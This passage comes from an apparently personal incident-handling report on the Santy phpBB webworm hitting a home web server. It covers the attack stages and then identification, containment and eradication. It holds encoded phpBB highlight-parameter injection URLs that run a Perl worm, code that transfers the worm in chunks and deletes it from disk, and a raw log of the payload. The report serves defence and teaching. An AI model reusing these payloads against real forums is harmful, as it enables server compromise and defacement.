8)%252echr(41)%252echr(34))%252e%2527
```

SantyClaus: Kabling! This phpBB001 server returned the marker string. Now let's infect the bastard and make him one of my slaves …

On the victim server, an empty file is now created with www:daemon as owner:

```
# pwd
/var/www/htdocs/forum
```

```
# ls -l m1ho2of
-rw-r--r--  1 www  daemon  0 Feb 10 23:03 m1ho2of
```

Keeping Access

Thu 11 Feb 2005 – You Are One of Us Now …

Santy Claus: I will now replicate by transferring myself to my victim system in chunks of 20 bytes. I will do this by reading myself and using the fwrite() PHP command to append myself to the m1ho2of file on the server.

Note: I did not include the debug print-out of the worm transferring itself to the server. It would not add any value to this paper and would only lengthen my paper with encoded garbage, almost unreadable for sane people.

The following Perl statement is executed over and over while the worm transfers itself in chunks of 20 bytes:

```
fwrite(fopen('m1ho2of','a'), [CHUNK_OF_20_BYTES_WORM_CODE]);
```

On the victim server, we observe that the suspicious file grows with every URL request and finally contains a full copy of the evolved worm (generation 4).

```
# pwd
/var/www/htdocs/forum
# ls -al m1ho2of
-rw-r--r--  1 www  daemon  0 Feb 11 00:47 m1ho2of
# ls -al m1ho2of
-rw-r--r--  1 www  daemon  20 Feb 11 00:52 m1ho2of
# ls -al m1ho2of
-rw-r--r--  1 www  daemon  40 Feb 11 00:52 m1ho2of
# ls -al m1ho2of
-rw-r--r--  1 www  daemon  60 Feb 11 00:52 m1ho2of
# ls -al m1ho2of
-rw-r--r--  1 www  daemon  420 Feb 11 00:53 m1ho2of
# ls -al m1ho2of
-rw-r--r--  1 www  daemon  640 Feb 11 00:53 m1ho2of
# ls -al m1ho2of
-rw-r--r--  1 www  daemon  920 Feb 11 00:53 m1ho2of
…
# ls -al m1ho2of
-rw-r--r--  1 www  daemon  4475 Feb 11 00:56 m1ho2of
# cat m1ho2of | grep generation | head -1
my $generation = 4;
```

Santy Claus: And now the last trickery… execute my drone on the victim

machines.

```
http://192.168.254.11/forum/viewtopic.php?t=2&highlight=%
2527%252Esystem(chr(112)%252echr(101)%252echr(114)%252echr
(108)%252echr(32)%252echr(109)%252echr(49)%252echr(104)%25
2echr(111)%252echr(50)%252echr(111)%252echr(102))%252e%252
7
```

This executes the following PHP code:

```
system('perl m1ho2of')
```

Covering Tracks.

Thu 11 Feb 2005 – Catch Me If You Can!

Santy Claus: Let's first remove any evidence of my executable code on this machine and fork before being killed by the Apache process because the request takes too long!

When the worm is executed, these are the first actions it takes to hide itself from the file system and make it invisible for process listing:

```
eval{ fork and exit; };
unlink $0;
```

If the worm has evolved to generation 4, it does not care anymore about covering its own tracks and starts defacing all websites hosted on the victim machine.

Santy Claus: Moeha! What does my evil-worm eye see? I have evolved into generation 4 WebWorm! Time to become E-V-I-L! Defacing time… no need to hide myself anymore.





Figure 5: Defacing time

The Incident Handling Process

The following paragraph describes the six incident handling steps of the attack described in *Stages of the Attack*. These actions describe how I would handle the incident if Santy had attacked one of the publicly accessible forums hosted in the home network in my attic.

Preparation Phase

Because at home I do not have the resources nor the time to establish a BS7799 based Information Security Policy or an ITIL based Incident and Problem Management Process, I was unprepared for this attack. The only resources which were useful for me, were the SANS Track 4 course books stuffed in my library somewhere. I had read those some time ago and the most important thing I remembered was a generic incident handling procedure depicted below.



6: Generic incident handling procedure

Existing Countermeasures

This incident handling procedure, my UNIX skills and the SANS Incident Handler's Diary[13] were the only resources currently available to help me with this issue. Countermeasures? That was on my Christmas presents list for 2004, right underneath my request to have more 'free time'. Maybe Santa will bring me those next year…

However, there were some existing security controls in place, the first one being my three-legged OpenBSD firewall/gateway with the following functions:

- protect networks from unauthorized access

[13] Internet Storm Center: http://isc.sans.org//index.php

- segregate the internal LAN, DMZ and WiFi network
- forward TCP port 80 to the web server located in the DMZ




Figure 7: Network flow

The diagram above depicts the traffic flow in my home network and the risk associated to the traffic and the network segments. Note that this traffic is to initiate a connection. Returning traffic is only allowed if an entry exists in OpenBSD PF's state table. This diagram translates into the following PF rules:

```
ext_if = "tun0"
lan_if = "rl0"
dmz_if = "xl1"
wlan_if = "wi0"

# General options
set timeout { interval 10, frag 30 }
set timeout { tcp.first 120, tcp.opening 30, tcp.established
86400 }
set timeout { tcp.closing 900, tcp.finwait 45, tcp.closed 90 }
set timeout { udp.first 60, udp.single 30, udp.multiple 60 }
set timeout { icmp.first 20, icmp.error 10 }
set timeout { other.first 60, other.single 30, other.multiple 60
}
```

```
set timeout { adaptive.start 0, adaptive.end 0 }
set limit { states 10000, frags 5000 }
set loginterface $ext_if
set optimization normal
set block-policy drop
set require-order yes
set fingerprints "/etc/pf.os"

# Sanitize all packets for remote OS detection
scrub in all

# Network Address Translation
nat on $ext_if from $dmz_if:network to any -> ($ext_if)
nat on $ext_if from $lan_if:network to any -> ($ext_if)
nat on $ext_if from $wlan_if:network to any -> ($ext_if)

# Web server: redirect TCP port 80
rdr on $ext_if proto tcp from any to ($ext_if) port 80 ->
192.168.99.11 port 80

# Default block policy
block in log on $ext_if all
block in log on $wlan_if all
block in log on $dmz_if all

# Segregation of networks
block in quick log on $wlan_if from any to {$lan_if:network,
$dmz_if:network}
block in quick log on $dmz_if from any to {$lan_if:network,
$wlan_if:network}
block in quick log on $lan_if from any to {$wlan_if:network}

# Allow traffic to web server from internet (redirect)
pass in on $ext_if proto tcp from any to 192.168.99.11 port 80
keep state

# Allow ICMP packets
pass in on $ext_if proto icmp from any to $ext_if

# Pass out to the Internet
pass out on $ext_if proto {udp, icmp} all keep state
pass out on $ext_if proto tcp all modulate state flags S/SA
pass out on $ext_if from {$lan_if:network} to any

# Allow DHCP requests from WiFi network
pass in on $wlan_if inet proto udp from any to $wlan_if port =
68 keep state
pass in on $wlan_if inet proto {tcp, udp} from $wlan_if:network
to any keep state

# Allow DNS requests from WiFi network
pass in on $dmz_if inet proto udp from any to ($dmz_if) port =
53 keep state
```

```
pass in on $wlan_if inet proto udp from any to ($wlan_if) port =
53 keep state

# Allow traffic from WiFi network to the Internet
pass in on $wlan_if from $wlan_if:network to any keep state

# Allow traffic from DMZ to the Internet
pass in on $dmz_if from $dmz_if:network to any keep state

# Allow traffic from LAN to DMZ
pass in on $dmz_if proto {tcp,udp,icmp} from $lan_if:network to
$dmz_if:network keep state
```

In addition to the firewall, I was aware that I should take periodic backups of my information systems. I already had a previous incident in which I lost all personal data on my laptop. Since then I decided to take weekly backups of all data residing on my systems.

Incident Handling Team

The incident handling team consisted out of members of the organizations management and operational staff:

- someone with a business view: Me
- someone with basic security knowledge: Myself
- someone with operational skills: and I

As you have already guessed, I do not have an incident handling team. I guess this will be my one-man show, me against Santy…

Identification Phase

Thu 11 Feb 2005 - Tired from a hard day of work, I am sitting in my home office, browsing the World Wide Web and reading my mail. As usual, after those daily tasks, I log in to my bulletin board to read the brainless crap my friends post every day. Usually, this is very relaxing and sometimes a pretty funny thing to do, but not today… I opened up my browser on http://phpBB001/forum/ and …




Figure 8: Santy strikes in my sanctuary

Some punk defaced my internet forum! Silently I watch my screen… how is this possible? Me, as a security geek… I HAVE BEEN HACKED? *[Editorial note for normal human beings: being hacked as a security geek is like being slapped in the face by a 10 year old, pimpled-face teenager while saying you are doing a lousy job.]*

System-level Detection

As fast as my keyboard could follow my fingers, I fired up PuTTY[14] and established an SSH connection to the web server.

```
# w
 3:17PM   up 5 days, 19:12, 1 user, load averages: 0.12, 0.14,
0.16
USER    TTY FROM              LOGIN@  IDLE WHAT
root     p0 192.168.254.11      2:24PM     0 w
# ps auxw
USER               PID  %CPU  %MEM     VSZ     RSS  TT     STAT  STARTED
TIME COMMAND
root                 1  0.0  0.0    400     92 ??  Is     6Feb05    0:01.87
/sbin/init
root             29509  0.0  0.0    128    144 ??  Is     6Feb05    0:05.80
syslogd: [priv] (syslogd)_syslogd 20536  0.0  0.1   156    392 ??
I     6Feb05    1:17.14 syslogd -a /var/empty/dev/log
root             20540  0.0  0.0    320    248 ??  Is     6Feb05    0:10.17
/usr/sbin/sshd
root             31485  0.0  0.2    812   1084 ??  Ss     6Feb05    5:26.19
sendmail: accepting connections (sendmail)
root              5094  0.0  0.0    260    244 ??  Is     6Feb05    1:11.14
```

[14] PuTTY: a free telnet/SSH client: http://www.chiark.greenend.org.uk/~sgtatham/putty/

```
cron
www      17681  0.0  0.2  1584  1152 ??  I     6Feb05    0:00.01
httpd: child (httpd)
www      27898  0.0  0.3  1600  1520 ??  I     6Feb05    0:00.01
httpd: child (httpd)
www       3220  0.0  0.5  1644  2500 ??  I     6Feb05    0:00.01
httpd: child (httpd)
www      17831  0.0  0.3  1600  1544 ??  I     6Feb05    0:00.01
httpd: child (httpd)
www      15821  0.0  0.2  1584  1152 ??  I     6Feb05    0:00.01
httpd: child (httpd)
www      21472  0.0  0.2  1584  1152 ??  I     6Feb05    0:00.00
httpd: child (httpd)
www      28048  0.0  0.2  1584  1152 ??  I     6Feb05    0:00.00
httpd: child (httpd)
www      18612  0.0  0.2  1584  1152 ??  I     6Feb05    0:00.00
httpd: child (httpd)
root        12664   0.0   0.1    376    312  p0   Is      12:58PM
0:00.00 -ksh (ksh)
root        31563   0.0   0.0    288    192  p0   R+      12:59PM
0:00.00 ps -auxw
root        29254   0.0   0.0    432      4  p0   R+      12:59PM
0:00.00 ksh
root         8923   0.0   0.3    412   1468  ??   Is      12:58PM
0:00.02 sshd: root [priv] (sshd)
opr          7473   0.0   0.2    372   1256  ??   S       12:58PM
0:00.04 sshd: root@ttyp0 (sshd)
root         8325   0.0   0.9   1584   4692  ??   Ss      12:58PM
0:00.05 httpd: parent
root      7387  0.0  0.0   108     4 C0  Is+   6Feb05    0:00.00
/usr/libexec/getty Pc ttyC0
root       358  0.0  0.0   112     4 C1  Is+   6Feb05    0:00.00
/usr/libexec/getty Pc ttyC1
root     20127  0.0  0.0    64     4 C2  Is+   6Feb05    0:00.00
/usr/libexec/getty Pc ttyC2
root      7342  0.0  0.0    96     4 C3  Is+   6Feb05    0:00.00
/usr/libexec/getty Pc ttyC3
root      3544  0.0  0.0   116     4 C5  Is+   6Feb05    0:00.00
/usr/libexec/getty Pc ttyC5
```

Nothing weird to see there. Let's have a closer look at the connection to other servers.

```
# netstat -an -f inet
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address          Foreign Address
(state)
tcp           0         0   10.2.0.10.38285     xxx.xxx.xxx.xxx.80
ESTABLISHED
tcp          0        0   10.2.0.10.80        xxx.xxx.xxx.xxx.56383
ESTABLISHED
tcp          0        0   10.2.0.10.80        xxx.xxx.xxx.xxx.67809
```

```
ESTABLISHED
tcp           0      332   10.2.0.10.22       192.168.254.11.3456
ESTABLISHED
tcp            0          0   *.80                              *.*
LISTEN
tcp            0          0   *.443                             *.*
LISTEN
tcp            0          0   *.22                              *.*
LISTEN
tcp            0          0   *.113                             *.*
LISTEN
tcp            0          0   127.0.0.1.587                     *.*
LISTEN
tcp            0          0   127.0.0.1.25                      *.*
LISTEN
tcp            0          0   127.0.0.1.953                     *.*
LISTEN
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address           Foreign Address
(state)
udp        0      0  *.514                 *.*
```

Hmm, there is a weird connection from my machine to a web server. I wonder what is going on there. And there are also some unknown IP addresses surfing my websites, let's have a closer look of what's going on there too.

```
# tail /var/www/logs/access_log
xxx.xxx.xxx.xxx  -  -  [11/Feb/2005:22:24:03  +0100]  "GET
/viewtopic.php?t=10&highlight=%2527%252Esystem(chr(p)%252echr(e)
%252echr(r)%252echr(l)%252echr( )%252echr(-)%252echr(e)%252echr(
)%252echr(\")%252echr(o)%252echr(p)%252echr(e)%252echr(n)%252ech
r(
)%252echr(O)%252echr(U)%252echr(T)%252echr(,)%252echr(q)%252echr
(()%252echr(>)%252echr(m)%252echr(1)%252echr(h)%252echr(o)%252ec
hr(2)%252echr(o)%252echr(f)%252echr())%252echr(
)%252echr(a)%252echr(n)%252echr(d)%252echr(
)%252echr(p)%252echr(r)%252echr(i)%252echr(n)%252echr(t)%252echr
(
)%252echr(q)%252echr(()%252echr(H)%252echr(Y)%252echr(v)%252echr
(9)%252echr(p)%252echr(o)%252echr(4)%252echr(z)%252echr(3)%252ec
hr(j)%252echr(j)%252echr(H)%252echr(W)%252echr(a)%252echr(n)%252
echr(N)%252echr())%252echr(\"))%252e%2527 HTTP/1.1" 400 299
```

That does not look like a valid HTTP request to me. Let's have a look at that traffic on the perimeter.

Perimeter Detection

I log on to my firewall and issue the following commands:

```
# tcpdump -vvv -nX port 80
```

```
15:16:08.174546 10.2.0.10.3182 > xxx.xxx.xxx.xxx.80: S [bad tcp
cksum f8d0!] 662594504:662594504(0) win 16384 <mss
1460,nop,nop,sackOK,nop,wscale 0,nop,nop,timestamp 277100229 0>
(DF) (ttl 64, id 58699, bad cksum 14!)
     0000:  4500  0040  e54b  4000  4006  0014  d47b  199a
E..@åK@.@...Ô{..
     0010:  453c  6f72  0c6e  0050  277e  63c8  0000  0000
E<or.n.P'~cÈ....
     0020:  b002  4000  a2f6  0000  0204  05b4  0101  0402
°.@.¢ö.....´....
     0030:  0103  0300  0101  080a  1084  36c5  0000  0000
..........6Å....

15:16:08.285375 xxx.xxx.xxx.xxx.80 > 10.2.0.10.3182: S [tcp sum
ok] 2507460272:2507460272(0) ack 662594505 win 65535 <mss
1460,nop,wscale 1,nop,nop,timestamp 423523115 277100229> (DF)
(ttl 46, id 34418)
     0000:  4500  003c  8672  4000  2e06  2386  453c  6f72
E..<.r@...#.E<or
     0010:  d47b  199a  0050  0c6e  9574  ceb0  277e  63c9
Ô{...P.n.tÎ°'~cÉ
     0020:  a012  ffff  d855  0000  0204  05b4  0103  0301
 .ÿÿØU.....´....
  0030: 0101 080a 193e 732b 1084 36c5            .....>s+..6Å

15:16:08.285400 10.2.0.10.3182 > xxx.xxx.xxx.xxx.80: . [bad tcp
cksum 3021!] ack 1 win 16384 <nop,nop,timestamp 277100229
423523115> (DF) (ttl 64, id 59609, bad cksum 14!)
     0000:  4500  0034  e8d9  4000  4006  0014  d47b  199a
E..4èÙ@.@...Ô{..
     0010:  453c  6f72  0c6e  0050  277e  63c9  9574  ceb1
E<or.n.P'~cÉ.tÎ±
     0020:  8010  4000  a2ea  0000  0101  080a  1084  36c5
..@.¢ê........6Å
  0030: 193e 732b                                .>s+

15:16:08.285487 10.2.0.10.3182 > xxx.xxx.xxx.xxx.80: P
1:986(985) ack 1 win 16384 <nop,nop,timestamp 277100229
423523115> (DF) (ttl 64, id 43292, bad cksum 14!)
     0000:  4500  040d  a91c  4000  4006  0014  d47b  199a
E...©.@.@...Ô{..
     0010:  453c  6f72  0c6e  0050  277e  63c9  9574  ceb1
E<or.n.P'~cÉ.tÎ±
     0020:  8018  4000  a6c3  0000  0101  080a  1084  36c5
..@.¦Ã........6Å
   0030:  193e  732b  4745  5420  2f76  6965  7774  6f70    .>s+GET
/viewtop
     0040:  6963  2e70  6870  3f74  6f70  6963  3d31  2668
ic.php?topic=1&h
  0050: 6967                                     ig
```

Becoming paranoid, I quickly come to realize that this is a serious issue. My own web server has been defaced, there are weird connections to and from my server, and the outgoing traffic seems like totally going crazy and attacking other web servers. From that moment on, I start writing down every step and make screenshots of every suspicious event.

While printing a screenshot of the defacement, I notice a tag on the web site: *NeverEverNoSanity Webworm Generation 4*. I fire up my best friend Google and start looking for what this thing is. The next few seconds I realize that I have been infected by a worm targeting web servers. Google returns literally thousands of results of websites containing this string. I know that the one place that had already identified this evilness would be the SANS Internet Storm Center[15].




Figure 9: Incident Handling Timeline – Identification

Containment Phase

After reading the Incident Handler's Diary, I have a pretty good view on what has been going on. The description of events and signatures on their website are exactly the same as my observations on my own systems. This does not look like a manual attack by a hacker, I have been infected by a worm targeting

[15] Internet Storm Center – Handler's Diary on Santy.A : http://isc.sans.org/diary.php?date=2004-12-21

phpBB bulleting boards and replicating through my systems.

Because I do not really care about prosecuting the author of the worm, I decide to take some direct actions to contain the worm without taking a backup of the system to preserve evidence. I think about how to stop this worm and come up with the following necessary steps to contain this little bastard:

1. **Firewall outgoing initiating traffic from my web server to other web servers**
   I add the following rules to the /etc/pf.conf file on my OpenBSD firewall:

   ```
   block in quick log on $dmz_if from {$WEBSERVER} to any
   port 80
   ```

   and reload the firewall ruleset:

```
# pfctl -F rules -f /etc/pf.conf
rules cleared
```

2. **Shut down the web server**

```
# apachectl stop
/usr/sbin/apachectl stop: httpd stopped
```

3. **Run tcpdump on the gateway to closely monitor everything coming out of the DMZ (xl1 network interface)**

```
# tcpdump -i xl1
tcpdump: listening on xl1
…
```

4. **Acquire the log files on the web server for further analysis**

```
# cd /var/www/logs/
# ls
access_log      etag-state      ssl_engine_log  ssl_scache.db
error_log       httpd.pid       ssl_request_log
# tar -cvzf incident_10_02_2005.tgz *
access_log
error_log
etag-state
httpd.pid
ssl_engine_log
ssl_request_log
ssl_scache.db
```

```
# cp incident_10_02_2005.tgz /root/
```




Figure 10: Incident Handling Timeline - Containment

Eradication Phase

With the information gathered in the Identification phase (ISC Handler's Diary, `netstat` output) and the Containment phase (Apache log files for phpBB site), I now have a clear understanding of the attack and can start removing any malicious code or traces from this worm. I outline the necessary steps below:

1. Put back a copy of the web server data, overwriting the existing data

```
# cd /var/www/
```

```
# scp -P 2222 root@backupbox.locallan.com:/root/ webdata-01-
02-2005.tgz .
otp-md5 73 rtr13279
S/Key Password:
webdata-01-02-2005.tgz                              100%  5111KB
1011.0KB/s   00:05
# tar -xzf webdata-01-02-2005.tgz
# rm webdata-01-02-2005.tgz
```

2. Patch the phpBB software to version 2.0.11

```
# cd /tmp
# wget
http://belnet.dl.sourceforge.net/sourceforge/phpbb/phpBB-
2.0.11-patch.zip
--16:51:24--
http://belnet.dl.sourceforge.net/sourceforge/phpbb/phpBB-
2.0.11-patch.zip
           => `phpBB-2.0.11-patch.zip'
Resolving belnet.dl.sourceforge.net... done.
Connecting to belnet.dl.sourceforge.net[193.190.198.97]:80...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 1,109,218 [application/zip]

100%[====================================>]          1,109,218
421.32K/s    ETA 00:00

16:51:27  (421.32  KB/s)  -  `phpBB-2.0.11-patch.zip'  saved
[1109218/1109218]

# unzip phpBB-2.0.11-patch.zip
 Archive:  phpBB-2.0.11-patch.zip
  inflating: cache/.htaccess
